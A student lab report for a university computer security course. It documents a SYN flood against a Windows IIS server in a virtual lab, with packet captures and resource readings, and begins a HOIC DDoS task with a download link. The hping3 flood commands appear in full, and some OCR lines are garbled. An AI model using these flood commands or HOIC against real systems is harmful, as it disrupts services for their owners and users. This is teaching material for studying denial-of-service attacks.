[DOS ATTACK]

CIS 4367.01 Computer Security, Fall 2025

Nickolas Diaz

[Xianping Wang]

Table of Contents

Contents

Abstract


The goal of this lab is to test some denial-of-service tools, learning how they work and function. In addition, working together two VMs one windows and the other Linux, one acting as the attacker and the other is the server/victim. The packets from the attack will be analyzed and captured to see/prove what happened.

Tasks

Task 1: SYN Flooding Windows web service

i. Turn off the firewall
ii. Turn off antivirus protection

Both the firewall and antivirus protection can be disabled under windows defender firewall → Customize settings




Windows Security

Scan options
Allowed threats
Protection history

Virus & threat protection settings

Tamper protection is off. Your device may be vulnerable.

Manage settings
Dismiss



Customize Settings

« Windows Defender Firewall › Customize Settings

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.


Domain network settings
○ Turn on Windows Defender Firewall
□ Block all incoming connections, including those in the list of allowed apps
□ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)

Private network settings
○ Turn on Windows Defender Firewall
□ Block all incoming connections, including those in the list of allowed apps
□ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)

Public network settings
○ Turn on Windows Defender Firewall
□ Block all incoming connections, including those in the list of allowed apps
□ Notify me when Windows Defender Firewall blocks a new app
● Turn off Windows Defender Firewall (not recommended)

iii. Install IIS

Under the add roles and features wizard in the server manager, I am able to install Web services ISS, and install extra logging



Add Roles and Features Wizard

Before you begin

DESTINATION SERVER
WIN-VHQNLF6MILV.university.local

This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard


Before you continue, verify that the following tasks have been completed:

- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

□ Skip this page by default



Add Roles and Features Wizard

Select server roles


DESTINATION SERVER
WIN-VHQNLF6MILV.university.local

Select one or more roles to install on the selected server.

Roles
□ Active Directory Certificate Services
☑ Active Directory Domain Services (Installed)
□ Active Directory Federation Services
□ Active Directory Lightweight Directory Services
□ Active Directory Rights Management Services
□ Device Health Attestation
□ DHCP Server
☑ DNS Server (Installed)
□ Fax Server
■ File and Storage Services (1 of 12 installed)
□ Host Guardian Service
□ Hyper-V
□ Network Policy and Access Services
□ Print and Document Services
□ Remote Access
□ Remote Desktop Services
□ Volume Activation Services
☑ Web Server (IIS)
□ Windows Deployment Services
□ Windows Server Update Services

Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.



Add Roles and Features Wizard

Select role services


DESTINATION SERVER
WIN-VHQNLF6MILV.university.local

Select the role services to install for Web Server (IIS)

Role services
☑ Web Server
  ☑ Common HTTP Features
    ☑ Default Document
    ☑ Directory Browsing
    ☑ HTTP Errors
    ☑ Static Content
    □ HTTP Redirection
    □ WebDAV Publishing
  ☑ Health and Diagnostics
    ☑ HTTP Logging
    □ Custom Logging
    □ Logging Tools
    □ ODBC Logging
    ☑ Request Monitor
    □ Tracing
  ☑ Performance
    ☑ Static Content Compression
    □ Dynamic Content Compression
  ☑ Security

Description

Request Monitor provides infrastructure to monitor Web application health by capturing information about HTTP requests in an IIS worker process. Administrators and developers can use Request Monitor to understand which HTTP requests are executing in a worker process when the worker process has become unresponsive or very slow.




Internet Information Services (IIS) Manager

WIN-VHQNLF6MILV › Sites › Default Web Site ›

I configured logging in the website_log folder

Here is an example of the logs



Logging

Use this feature to configure how IIS logs requests on the Web server.

log file per:

g File

rmat: 3C

rectory: \Users\Administrator\Desktop\website_log

coding: TF-8


g Event Destination

lect the destination where IIS will write log events.

Log file only

ETW event only

tionHost.config, <location path="Default Web Site">



W3SVC1


Name	Date modified	Type	Size
u_in251014.log	10/14/2025 10:18 AM	Text Document	1 KB

u_in251014.log - Notepad


```
::1, -, 10/14/2025, 10:17:16, W3SVC1, WIN-VHQNLF6MILV, ::1, 2, 759, 143, 304, 0, GET, /, -,
::1, -, 10/14/2025, 10:17:16, W3SVC1, WIN-VHQNLF6MILV, ::1, 2, 680, 142, 304, 0, GET, /iisstart.png, -,
```

iv. Show the default website being accessed locally and from Linux

Here is the local website



Here is the website on Parrot OS, I had to use curl since opening a webbrowser is too slow for my device.




```
┌─[user@parrot]─[~]
└──╼ $curl 10.0.2.4
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//
://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; c
o-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
        color:#000000;
        background-color:#0072C6;
```

v. Install Wireshark


vi. Capture packets

I installed wireshark through winget install command.	Wireshark needed the npcap driver in order to be able to capture packets



Administrator: Command Pro

```
C:\Users\Administrator>winget install --id=WiresharkFoundation.Wireshark  -e
The `msstore` source requires that you view the following agreements before using.
Terms of Transaction: https://aka.ms/microsoft-store-terms-of-transaction
The source requires the current machine's 2-letter geographic region to be sent to the backend s
rvice to function properly (ex. "US").

Do you agree to all the source agreements terms?
[Y] Yes  [N] No: y
Found Wireshark [WiresharkFoundation.Wireshark] Version 4.6.0
This application is licensed to you by its owner.
Microsoft is not responsible for, nor does it grant any licenses to, third-party packages.
Downloading https://2.na.dl.wireshark.org/win64/all-versions/Wireshark-4.6.0-x64.exe
  ██                        6.43 MB / 91.4 MB
```



https://npcap.com

- **Support for all Windows architectures (x86, x86-64, and ARM)**: Npcap has always supported both Windows 64-bit a bit Intel x86 platforms. But starting with version 1.50 we also support the new Windows on ARM architecture! This allo PC's to use the same power-efficient mobile chipsets as smartphones for all-day battery life and always-on LTE connect Users can now run apps like Nmap and Wireshark on a new generation of devices like the Microsoft Surface Pro X tabl the Samsung Galaxy Book Go laptop.
- **Extra Security**: Npcap can (optionally) be restricted so that only Administrators can sniff packets. If a non-Admin user utilize Npcap through software such as Nmap or Wireshark, the user will have to pass a User Account Control (UAC) di utilize the driver. This is conceptually similar to UNIX, where root access is generally required to capture packets. We'v enabled the Windows ASLR and DEP security features and signed the driver, DLLs, and executables to prevent tamperi
- **WinPcap compatibility**: Software written for WinPcap is generally source-code compatible with WinPcap so it simply to be recompiled with the Npcap SDK to receive all of Npcap's performance, compatability, and security benefits. In fac is even some binary compatability—software compiled with the WinPcap SDK often still works with modern Npcap. W suggest relying on that, however, since compilers and other stack technology has changed dramatically since the last Wi SDK release in 2013. When porting legacy WinPcap software to Npcap, we do suggest a few minor changes, mostly to your software uses Npcap in preference to WinPcap on systems with both libraries installed. By default Npcap replaces WinPcap software installs with its own drivers, but you can install both by unchecking Npcap's "WinPcap Compatible M installer option.
- **Raw (monitor mode) 802.11 wireless capture**: Npcap can be configured to read raw 802.11 traffic, including radiotap details, and this functionality is directly supported by Wireshark. More details can be found here.


Many more details about Npcap are available in the Npcap User/Developer Guide. We've also created a feature comparison be Npcap and WinPcap.

Downloading and Installing Npcap Free Edition

The free version of Npcap may be used (but not externally redistributed) on up to 5 systems (free license details). It may also on unlimited systems where it is only used with Nmap, Wireshark, and/or Microsoft Defender for Identity. Simply run the exe installer. The full source code for each release is available, and developers can build their apps against the SDK. The improver for each release are documented in the Npcap Changelog.

- Npcap 1.84 installer for Windows 7/2008R2, 8/2012, 8.1/2012R2, 10/2016, 2019, 11 (x86, x64, and ARM64).

I used the ethernet port to capture packets



Windows Server [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

```
No.   Time        Source           Destination      Protocol Lengtl Info
  148 22.432857   10.0.2.4         199.232.214.172  HTTP      407 HEAD /filestreamingservice/files/dee7eaef-95
  150 22.448338   199.232.214.172  10.0.2.4         HTTP      671 HTTP/1.1 200 OK
  154 22.587638   10.0.2.4         199.232.214.172  HTTP      458 GET /filestreamingservice/files/dee7eaef-959
 1995 23.071882   199.232.214.172  10.0.2.4         HTTP     1036 HTTP/1.1 200 OK  (application/x-chrome-exten
 2989 144.276912  10.0.2.4         199.232.210.172  HTTP      421 HEAD /filestreamingservice/files/e8a689a0-0b
 2991 144.295289  199.232.210.172  10.0.2.4         HTTP      670 HTTP/1.1 200 OK
 2993 144.344125  10.0.2.4         199.232.210.172  HTTP      472 GET /filestreamingservice/files/e8a689a0-0b2
 6372 144.997635  199.232.210.172  10.0.2.4         HTTP     1264 HTTP/1.1 200 OK  (application/x-chrome-exten
```


```
> Frame 148: Packet, 407 bytes on wire (3256 bits), 407 bytes ca
> Ethernet II, Src: PCSSystemtec_a2:ce:f4 (08:00:27:a2:ce:f4), I
> Internet Protocol Version 4, Src: 10.0.2.4, Dst: 199.232.214.1
> Transmission Control Protocol, Src Port: 55665, Dst Port: 80,
> Hypertext Transfer Protocol
```

```
0000  52 55 0a 00 02 01 08 00  27 a2 ce f4 08 00 45 00
0010  01 89 d6 e8 40 00 80 06  00 00 0a 00 02 04 c7 e8
0020  d6 ac d9 71 00 50 22 33  c4 da 12 2c 58 02 50 18
0030  ff ff ac 14 00 00 48 45  41 44 20 2f 66 69 6c 65
0040  73 74 72 65 61 6d 69 6e  67 73 65 72 76 69 63 65
0050  2f 66 69 6c 65 73 2f 64  65 65 37 65 61 65 66 2d
0060  39 35 39 30 2d 34 33 35  30 2d 62 30 66 31 2d 32
0070  34 33 64 33 31 33 33 35  31 31 37 3f 50 31 3d 31
0080  37 36 31 30 31 37 39 37  31 26 50 32 3d 34 30 34
0090  26 50 33 3d 32 26 50 34  3d 49 71 39 53 6d 66 75
00a0  65 39 34 49 4d 25 32 62  70 41 31 73 75 4e 45 54
00b0  39 48 69 71 79 69 56 4e  6e 78 47 51 65 74 32 4e
00c0  41 47 46 52 73 6e 72 6f  55 56 43 37 41 4c 58 77
00d0  4c 31 4a 25 32 62 74 43  53 4d 36 4f 4a 31 68 74
00e0  63 65 73 61 6f 71 79 69  63 63 6e 62 73 42 49 6b
00f0  69 66 77 25 33 64 25 33  64 20 48 54 54 50 2f 31
```

Hypertext Transfer Protocol: Protocol | Packets: 6808 · Displayed: 8 (0.1%) | Profile:

Parrot OS ip: 10.0.2.3

Windows Server ip: 10.0.2.4




```
C:\Users\Administrator>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-VHQNLF6MILV
   Primary Dns Suffix  . . . . . . . : university.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : university.local
                                       floridapoly.org

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : floridapoly.org
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-A2-CE-F4
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e54b:db98:d46d:30aa%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.2.4(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, September 7, 1889 6:25:18 AM
   Lease Expires . . . . . . . . . . : Tuesday, October 14, 2025 10:38:40 AM
   Default Gateway . . . . . . . . . : 10.0.2.1
   DHCP Server . . . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-30-40-11-A5-08-00-27-A2-CE-F4
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
```


vii. Launch SYN flooding attack on the web server using hping3

The sudo apt install hping3 was used to install the command

The binary was not in path so export PATH=$PATH:/user/sbin was used



```
└──╼ $/usr/sbin/hping3 --version
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09
23:38:56 antirez Exp $)
This binary is TCL scripting capable
┌─[user@parrot]─[~]
└──╼ $export PATH=$PATH:/usr/sbin
┌─[user@parrot]─[~]
└──╼ $hping3
hping3> ^C
┌─[✗]─[user@parrot]─[~]
└──╼ $
```




```
┌─[user@parrot]─[~]
└──╼ $hping3
bash: hping3: command not found
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo apt install hping3
```


Command: sudo hping3 -S 10.0.2.4 -a S -p 80 –flood
Command 2: sudo hping3 -S 10.0.2.4 -a SSS -p 80 –floodSS

viii. Show the attack results in Wireshark
ix. Show task Manager performance tab, showing CPU usage and Ethernet communication
x.

There were 172975 packets trnsmitted from the tool. The logs did not show much since it the attack was not http based.




```
::1, -, 10/14/2025, 10:31:01, W3SVC1, WIN-VHQNLF6MILV, ::1, 449, 759, 143
::1, -, 10/14/2025, 10:31:01, W3SVC1, WIN-VHQNLF6MILV, ::1, 1, 680, 142,
10.0.2.4, -, 10/14/2025, 10:32:19, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 438
10.0.2.4, -, 10/14/2025, 10:32:19, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 65,
10.0.2.4, -, 10/14/2025, 10:35:47, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 56,
10.0.2.4, -, 10/14/2025, 10:35:47, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 30,
```



```
└──╼ $sudo hping3 -S 10.0.2.4 -a 10.0.2.3 -p 80 --flood
HPING 10.0.2.4 (enp0s3 10.0.2.4): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.4 hping statistic ---
172975 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Wireshark showed over 100,00 packets
91% CPU usage
2.7 GB out of 3 GB memory used
32% disk
1 Mbps bandwith usage



Task 2: DDoS attack Parrot web service using HOIC from Windows


i. Parrot launch a simple HTTP server

Creating a simple http server on Parrot OS.



```
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

From the Windows Server going to the website hosted on Parrot OS.




Directory listing for /

- .bash_history
- .bashrc
- .BurpSuite/
- .cache/
- .config/
- .dbeaver4/
- .emacs
- .face
- .face.icon@
- .gtkrc-2.0
- .java/
- .kde/
- .last-updated

ii. Download High Orbit Ion Cannon

https://sourceforge.net/projects/high-orbit-ion-cannon/files/latest/download



Home / Open Source Software / Security / DDoS Attack / High Orbit Ion Cannon

High Orbit Ion Cannon

High Orbit Ion Cannon

Brought to you by: orbitalsatelite

Get an email when there's a new version of High Orbit Ion Cannon

File may contain malware, automatic download disabled. Continue to DOWNLOAD at own risk.

Other Useful Business Software

